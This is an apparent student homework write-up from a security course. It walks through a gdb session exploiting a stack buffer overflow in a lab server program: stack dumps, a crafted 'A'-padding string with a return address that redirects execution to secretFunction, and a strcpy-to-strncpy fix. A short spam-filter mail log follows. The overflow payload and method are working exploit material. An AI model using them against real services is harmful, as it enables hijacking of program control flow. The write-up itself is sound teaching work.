
hw10_Panchagnula_Raghava

# Homework Number: HW10

# Name: Raghava Vivekananda Panchagnula


# ECN Login: rpanchag

# Due Date: 4/04/2024




```
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Connected from 127.0.0.1

Breakpoint 1, clientComm (clntSockfd=4, senderBuffSize_addr=0x7fffffffde60, optlen_addr=0x7f
104         int numBytes = 0;
(gdb) disas secretFunction
Dump of assembler code for function secretFunction:
   0x00005555555556da <+0>:     endbr64
   0x00005555555556de <+4>:     push   %rbp
   0x00005555555556df <+5>:     mov    %rsp,%rbp
   0x00005555555556e2 <+8>:     lea    0x9c7(%rip),%rax        # 0x5555555560b0
   0x00005555555556e9 <+15>:    mov    %rax,%rdi
   0x00005555555556ec <+18>:    call   0x5555555551b0 <puts@plt>
   0x00005555555556f1 <+23>:    mov    $0x1,%edi
   0x00005555555556f6 <+28>:    call   0x555555555290 <exit@plt>
End of assembler dump.
```

We need to call the push %rbp to get to the secret function.



```
(gdb) br clientComm
Breakpoint 1 at 0x15a9: file server.c, line 104.
(gdb) br server.c:132
Breakpoint 2 at 0x16d8: file server.c, line 132.
```


These two breakpoints should help me get there. One at the start of clientComm and one at the end, to see how the stack of this function behaves.



```
End of assembler dump.
(gdb) x /104b $rsp
0x7fffffffddd0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffddd8: 0x38    0xde    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdde0: 0x60    0xde    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdde8: 0x88    0xdf    0xff    0xff    0x04    0x00    0x00    0x00
0x7fffffffddf0: 0xa9    0x53    0x55    0x55    0x55    0x55    0x00    0x00
0x7fffffffddf8: 0xbb    0x66    0xd3    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffde00: 0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffde08: 0x54    0x36    0xc4    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffde10: 0x70    0xde    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffde18: 0x88    0x55    0x55    0x55    0x55    0x55    0x00    0x00
0x7fffffffde20: 0x88    0xdf    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffde28: 0x39    0xe2    0xff    0xff    0x02    0x00    0x00    0x00
0x7fffffffde30: 0x00    0x10    0xfc    0xf7    0xff    0x7f    0x00    0x00
(gdb) print /x ((unsigned *) $rbp + 2)
$8 = 0x7fffffffde18
```

Seems like the return of the clientComm is at $rbp + 2, so I need to overflow up to ….de18 in order to put the %rbp of secret function for it to be called.

0x7fffffffde28 is the place that needs to get the buffer overflowed into to get the return address to the secret function.




```
Breakpoint 2, clientComm (clntSockfd=4, senderBuffSize_addr=0x7fffffffde60, optlen_
132     }
(gdb) x /104b $rsp
0x7fffffffddd0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffddd8: 0x38    0xde    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdde0: 0x60    0xde    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdde8: 0x88    0xdf    0xff    0xff    0x04    0x00    0x00    0x00
0x7fffffffddf0: 0xa9    0x53    0x55    0x55    0x55    0x55    0x00    0x00
0x7fffffffddf8: 0xbb    0x66    0xd3    0x41    0x0a    0x00    0x00    0x00
0x7fffffffde00: 0x10    0xe0    0x97    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffde08: 0x54    0x36    0xc4    0xf7    0x02    0x00    0x00    0x00
0x7fffffffde10: 0x70    0xde    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffde18: 0x88    0x55    0x55    0x55    0x55    0x55    0x00    0x00
0x7fffffffde20: 0x88    0xdf    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffde28: 0x39    0xe2    0xff    0xff    0x02    0x00    0x00    0x00
0x7fffffffde30: 0x00    0x10    0xfc    0xf7    0xff    0x7f    0x00    0x00
(gdb) c
Continuing.
```

After typing A through client, there seems to be a 0x41, or an A placed in ..ddf8, so we need 28 more As to overflow, but from trial and error, I think I need one more. And then I can add the return to secretFunction, which is as above. We need to flip the order of the bytes to account for the endianness as well.

I need to use the following message:


Specially crafted buffer overflow string;
AAAAAAAAAAAAAAAAAAAAAAAAAAAA\xde\x56\x55\x55\x55\x55\x00\x00



```
Breakpoint 2, clientComm (clntSockfd=4, senderBuffSize_addr=0x7fffffffde60, optlen_addr=0x7ffff
132     }
(gdb) x /104b $rsp
0x7fffffffddd0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffddd8: 0x38    0xde    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdde0: 0x60    0xde    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffdde8: 0x9a    0x54    0xca    0xf7    0x04    0x00    0x00    0x00
0x7fffffffddf0: 0xa9    0x53    0x55    0x55    0x55    0x55    0x00    0x00
0x7fffffffddf8: 0xbb    0x66    0xd3    0x41    0x41    0x41    0x41    0x41
0x7fffffffde00: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffde08: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffde10: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffde18: 0xde    0x56    0x55    0x55    0x55    0x55    0x00    0x00
0x7fffffffde20: 0x88    0xdf    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffde28: 0x39    0xe2    0xff    0xff    0x02    0x00    0x00    0x00
0x7fffffffde30: 0x00    0x10    0xfc    0xf7    0xff    0x7f    0x00    0x00
(gdb) c
Continuing.
You weren't supposed to get here!
[Inferior 1 (process 365560) exited with code 01]
(gdb)
```

Seems like that message worked, so now I have the desired output.

strncpy(str, recvBuff, MAX_DATA_SIZE); /* Use strncpy instead of strcpy so that we discard the extra bytes of data*/



```
//strcpy(str, recvBuff); /* Use strcpy to copy the data from recvBuff to str */
// The original code is vulnerable to buffer overflow attacks. This is because the strcpy function does not check the size of the destination bu
// We can instead use strncpy to copy the data from recvBuff to str. This way, we can specify the size of the destination buffer.
// The max size of the destination buffer is MAX_DATA_SIZE, so we can use this as the size parameter for strncpy.
// This way we can avoid buffer overflow attacks.
strncpy(str, recvBuff, MAX_DATA_SIZE); /* Use strncpy instead of strcpy so that we discard the extra bytes of data*/      You, 35 seconds ago •
```

By using strncpy instead of strcpy we can avoid the issue of an excess number of bytes being copied over, leading to the return address being replaced in a case like ours. The limit ensures that any excess input is discarded, thus avoiding memory being overwritten and causing vulnerabilities to buffer overflow attacks.

Problem 3: Mail server

The log file output :

```
[ece404w8@shay ~/Mail]$ cat logfile

New message log:

1

From vivek.panchagnula@gmail.com  Thu Apr  4 09:26:03 2024

 Subject: test

  Folder: spamFolder                                        3298

New message log:

2

From 0100018ea94aceef-8454d24b-cb6c-493b-a9a0-676cdc923f0e-000000@ses.2brightsparks.com
Thu Apr  4 09:27:37 2024

 Subject: 2BrightSparks (SyncBack): Please confirm your subscription

  Folder: spamFolder                                        3979

New message log:

3

New message log:

From delivery_20240404132930.660eab3a082d4a0001149ef6@bounce.newsletter.healthline.com  Thu
Apr  4 09:29:51 2024

 Subject: =?utf-8?B?SGksIHdl4oCZcmUgSGVhbHRobGluZSE=?=

  Folder: spamFolder                                       93057

4

From delivery_20240404132930.660eab3a082d4a0001149ef9@bounce.newsletter.healthline.com  Thu
Apr  4 09:29:51 2024

 Subject: =?utf-8?B?8J+Ri/Cfj7sgSGkgRnJpZW5kOyB3ZWxjb21lIHRvIHlvdXI=?=

  Folder: spamFolder                                       39297

New message log:

5
```

```
From delivery_20240404132930.660eab3a082d4a0001149efa@bounce.newsletter.healthline.com  Thu
Apr  4 09:29:51 2024

 Subject: =?utf-8?B?8J+RiyBIaSBGcmllbmQhIFdlbGNvbWUgdG8geW8=?=

  Folder: spamFolder                                        121268

New message log:

6

From delivery_20240404132930.660eab3a082d4a0001149ef8@bounce.newsletter.healthline.com  Thu
Apr  4 09:29:52 2024

 Subject: =?utf-8?B?SGksIGZyaWVuZCEg8J+Ri/Cfj7s=?=

  Folder: spamFolder                                         93640

New message log:

7

From delivery_20240404132930.660eab3a082d4a0001149ef7@bounce.newsletter.healthline.com  Thu
Apr  4 09:29:52 2024

 Subject: =?utf-8?B?8J+RiyBIaSBGcmllbmQhIFdlbGNvbWUgdG8g?=

  Folder: spamFolder                                        111790
```